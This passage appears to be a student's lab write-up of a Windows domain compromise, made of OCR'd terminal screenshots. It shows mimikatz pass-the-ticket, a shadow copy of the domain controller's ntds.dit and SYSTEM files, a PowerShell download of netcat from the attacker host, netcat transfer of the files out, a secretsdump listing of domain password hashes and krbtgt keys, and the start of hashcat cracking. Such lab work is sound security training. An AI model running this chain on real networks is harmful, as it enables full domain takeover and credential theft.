
Pass the ticket:

- kerberos::ptt ticket.kirbi

The ticket is now loaded into memory

Now to do damage

- pushd \\Morrowind-West.province.com\c$
- cd Windows
- cd NTDS



```
C:\TEMP>pushd \\Morrowind-West.province.com\c$
pushd \\Morrowind-West.province.com\c$

Z:\>cd Windows
cd Windows

Z:\Windows>cd NTDS
cd NTDS

Z:\Windows\NTDS>dir
dir
 Volume in drive Z has no label.
 Volume Serial Number is F0BD-6288

 Directory of Z:\Windows\NTDS

08/30/2021  09:22 PM    <DIR>          .
08/30/2021  09:22 PM    <DIR>          ..
08/30/2021  09:28 PM             8,192 edb.chk
08/30/2021  09:22 PM        10,485,760 edb.log
07/26/2020  04:26 PM        10,485,760 edb00002.log
07/26/2020  04:23 PM        10,485,760 edbres00001.jrs
07/26/2020  04:23 PM        10,485,760 edbres00002.jrs
07/26/2020  04:23 PM        10,485,760 edbtmp.log
08/30/2021  09:22 PM        20,987,904 ntds.dit
08/30/2021  09:22 PM         2,113,536 temp.edb
               8 File(s)     75,538,432 bytes
               2 Dir(s)  38,683,996,160 bytes free

Z:\Windows\NTDS>
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

We can now access the ntds.dit file and extract the passwords as we are inside the domain directory

- Once we have this file we have **access to every account in the domain**

The ntds.dit file is always in use so impossible to copy in the normal way so we must use a “volume shadow copy”

- vssadmin create shadow /for=C:



```
Z:\Windows\NTDS>vssadmin create shadow /for=C:
vssadmin create shadow /for=C:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Successfully created shadow copy for 'C:\'
    Shadow Copy ID: {7d3f13a1-557a-4f30-9de2-d043fc64fcd0}
    Shadow Copy Volume Name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1

Z:\Windows\NTDS>
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Copy from the shadow directory into tmp

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit


Also copy the system config file

- copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config\SYSTEM c:\temp\SYSTEM



```
Z:\Windows\NTDS>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit c:\temp\ntds.dit
        1 file(s) copied.

Z:\Windows\NTDS>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```



```
Z:\TEMP>dir
dir
 Volume in drive Z has no label.
 Volume Serial Number is F0BD-6288

 Directory of Z:\TEMP

08/31/2021  02:23 AM    <DIR>          .
08/31/2021  02:23 AM    <DIR>          ..
07/26/2020  04:14 PM            99,710 iis-85.png
07/31/2020  01:26 AM               701 iisstart.htm
08/31/2021  01:33 AM               354 mimikatz
08/31/2021  01:38 AM         1,355,264 mimikatz.exe
08/31/2021  01:54 AM         1,250,056 mimikatz2.exe
08/30/2021  09:22 PM        20,987,904 ntds.dit
08/31/2021  02:19 AM             7,847 passthehash.log
08/31/2021  02:02 AM               868 ticket.kirbi
07/31/2020  03:01 AM                 0 xampp.exe
               9 File(s)     23,702,704 bytes
               2 Dir(s)  38,327,394,304 bytes free

Z:\TEMP>
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

We now have a copy of ntds.dit and the required System file to decrypt it.
We should now start extracting it on kali linux so we must move these files over, one way we can do this is by putting netcat on the windows machine.

- popd
    - This is so that it will allow us to use netcat correctly
- cd \Temp
- powershell -c "(New-Object System.Net.WebClient).DownloadFile('http://10.8.0.131/nc64.exe', 'c:\Temp\nc64.exe')"
- nc -lvnp 4444 > SYSTEM
- nc64.exe 10.8.0.131 4444 < SYSTEM

- nc.exe 10.8.0.131 4444 < ntds.dit


Kali:



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ nc -lvnp 4444 > SYSTEM
listening on [any] 4444 ...
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.12] 62951
^C

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ ls
med.gnmap  med.nmap  med.xml  mimikatz  mimikatz.exe  nc64.exe  smol.gnmap  smol.nmap  smol.xml  SYSTEM

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ nc -lvnp 4444 > SYSTEM
listening on [any] 4444 ...
^C

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ nc -lvnp 4444 > ntds.dit
listening on [any] 4444 ...
connect to [10.8.0.131] from (UNKNOWN) [192.168.2.12] 62955
^C

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ ls
med.gnmap  med.nmap  med.xml  mimikatz  mimikatz.exe  nc64.exe  ntds.dit  smol.gnmap  smol.nmap  smol.xml  SYSTEM

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ 
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Windows:




```
              12 File(s)     34,495,880 bytes
               2 Dir(s)  38,315,216,896 bytes free

C:\TEMP>nc64.exe 10.8.0.131 4444 < SYSTEM
nc64.exe 10.8.0.131 4444 < SYSTEM

C:\TEMP>nc64.exe 10.8.0.131 4444 < ntds.dit
nc64.exe 10.8.0.131 4444 < ntds.dit

C:\TEMP>
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now that the files are safely on our kali machine we can begin cracking

We will use a python file called “secretsdump.py” to extract the hashes which can be obtained using:

- cp /usr/share/doc/python3-impacket/examples/secretsdump.py .



```
med.gnmap  med.nmap  med.xml  mimikatz  mimikatz.exe  nc64.exe  ntds.dit  smol.gnmap  smol.nmap  smol.xml  SYSTEM

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ locate secretsdump
/usr/bin/impacket-secretsdump
/usr/lib/python3/dist-packages/impacket/examples/secretsdump.py
/usr/lib/python3/dist-packages/impacket/examples/__pycache__/secretsdump.cpython-310.pyc
/usr/lib/python3/dist-packages/impacket/examples/__pycache__/secretsdump.cpython-39.pyc
/usr/share/doc/metasploit-framework/modules/auxiliary/scanner/smb/impacket/secretsdump.md
/usr/share/doc/python3-impacket/examples/secretsdump.py
/usr/share/metasploit-framework/modules/auxiliary/scanner/smb/impacket/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/__pycache__/secretsdump.cpython-310.pyc
/usr/share/responder/tools/MultiRelay/impacket-dev/impacket/examples/secretsdump.py
/usr/share/responder/tools/MultiRelay/impacket-dev/impacket/examples/__pycache__/secretsdump

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ cp /usr/share/doc/python3-impacket/examples/secretsdump.py .

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ ls
med.gnmap  med.nmap  med.xml  mimikatz  mimikatz.exe  nc64.exe  ntds.dit  secretsdump.py  smol.gnmap  smol.nmap  smol.xml  SYSTEM

┌──(kali㉿kali)-[~/Desktop/studies/scans/Ghostgate-192.168.2.10_&_192.168.10.10]
└─$ 
```


```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Time to extract

First we need a module called impacket

- sudo git clone https://github.com/SecureAuthCorp/impacket.git

- python3 secretsdump.py -ntds ./ntds.dit -system SYSTEM LOCAL -outputfile ./myhashes.txt




```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ python3 secretsdump.py -ntds ./ntds.dit -system SYSTEM LOCAL -outputfile ./myhashes.txt                  1 ✕
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0×049798a3bca21b82820cc769f8f72ca3
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 73b84bd7ba41ee61e04f95de9b298364
[*] Reading and decrypting hashes from ./ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7b156720c44d3af365c3d96fdb5d1167:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Chronos:1001:aad3b435b51404eeaad3b435b51404ee:4d4e7e8c97e10a852a3b0b98e4d27c45:::
Helios:1002:aad3b435b51404eeaad3b435b51404ee:24982c7bc744cea5e596bdf3b581d5ab:::
Taurinus:1003:aad3b435b51404eeaad3b435b51404ee:7ef3b1249286b69b5674cb92ecdb77b1:::
Zedrick:1004:aad3b435b51404eeaad3b435b51404ee:273e2bc34799d066d0e92d4037e6afe9:::
Civello:1005:aad3b435b51404eeaad3b435b51404ee:f735c9319e510a71cfda630cbdb6419b:::
Willet:1006:aad3b435b51404eeaad3b435b51404ee:450e8c2cca73e610ea25c28b8cc6b66c:::
Adus:1007:aad3b435b51404eeaad3b435b51404ee:8ddc550d8cb9c35488f618f0f85b22b6:::
Orius:1008:aad3b435b51404eeaad3b435b51404ee:c28712196737947408772 3c141e382e5:::
ALDRUHN$:1010:aad3b435b51404eeaad3b435b51404ee:e444fd329f950f195cebc1d0a3df6fab:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0f193cde5e5e9765366534e4da178564:::
GNISIS$:1113:aad3b435b51404eeaad3b435b51404ee:9a0e0071df62048ae5bc5282e2782d32:::
dagon-fel$:1114:aad3b435b51404eeaad3b435b51404ee:7a6f029b65b78b70a6a5ecf8faf2f30e:::
tel-mora$:1115:aad3b435b51404eeaad3b435b51404ee:3a19e7aa46e31ad0149d9e45bf62a2b2:::
[*] Kerberos keys from ./ntds.dit
Administrator:aes256-cts-hmac-sha1-96:a74801634dbb8ae7bdcee6643c6f1e9f79f7f776e9fde28817b5ad7f14b5edf6
Administrator:aes128-cts-hmac-sha1-96:c18bd61737cd2a6fb88895665cbe6cb8
Administrator:des-cbc-md5:67f41a1c52e3d35e
ALDRUHN$:aes256-cts-hmac-sha1-96:f31c66e64e813e414da499957cd27997d284b6a110438383ac7baee2509e338b
ALDRUHN$:aes128-cts-hmac-sha1-96:c911777e235c4b1c1b0f8c4e3622a8bd
ALDRUHN$:des-cbc-md5:b3733d851cbf9e23
krbtgt:aes256-cts-hmac-sha1-96:47c254150e342c3618dd8356e89a95f93266d05a8ffeaefd42bf281ba8a639a0
krbtgt:aes128-cts-hmac-sha1-96:974ca084633f6dbabecba38315452e6d
krbtgt:des-cbc-md5:d58a15a791bcc87c
GNISIS$:aes256-cts-hmac-sha1-96:def2102c94c7b57ce43aa8cb1039836064e54795372674412d4e70592d2f6ad7
GNISIS$:aes128-cts-hmac-sha1-96:be22495216ebb49906101a71c0225b32
GNISIS$:des-cbc-md5:02e58f54a81c1a85
dagon-fel$:aes256-cts-hmac-sha1-96:3e049b838faef226cd084deb48413af0946bab39b8b4c799294ee366a5e77459
dagon-fel$:aes128-cts-hmac-sha1-96:2dc627f45150218747052a7521e0f8b0
dagon-fel$:des-cbc-md5:ef0eb345a7bfa297
tel-mora$:aes256-cts-hmac-sha1-96:227f56cc07c54499bc7d73e0451b41e58b972d9beb159928820846abf2848948
tel-mora$:aes128-cts-hmac-sha1-96:248aa127685210a3852faa48435e249
tel-mora$:des-cbc-md5:34bad080f1dcabdf
[*] Cleaning up ...

┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ ▯
```

```
┌──(kali㉿kali)-[~]
└─$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

Now we have the hashes for all hosts on this domain which include

- Dagon-fel
- ALDRUHN
- GNISIS
- Tel-mora


- hashcat -m 1000 myhashes.txt.ntds /home/kali/rockyou.txt -r /usr/share/hashcat/rules/dive.rule



```
┌──(kali㉿kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
└─$ hashcat -m 1000 myhashes.txt.ntds /home/kali/rockyou.txt -r /usr/share/hashcat/rules/dive.rule      255 ×
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian  Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - P
latform #1 [The pocl project]
==================================================================================================================
=============================
* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 5698/11460 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

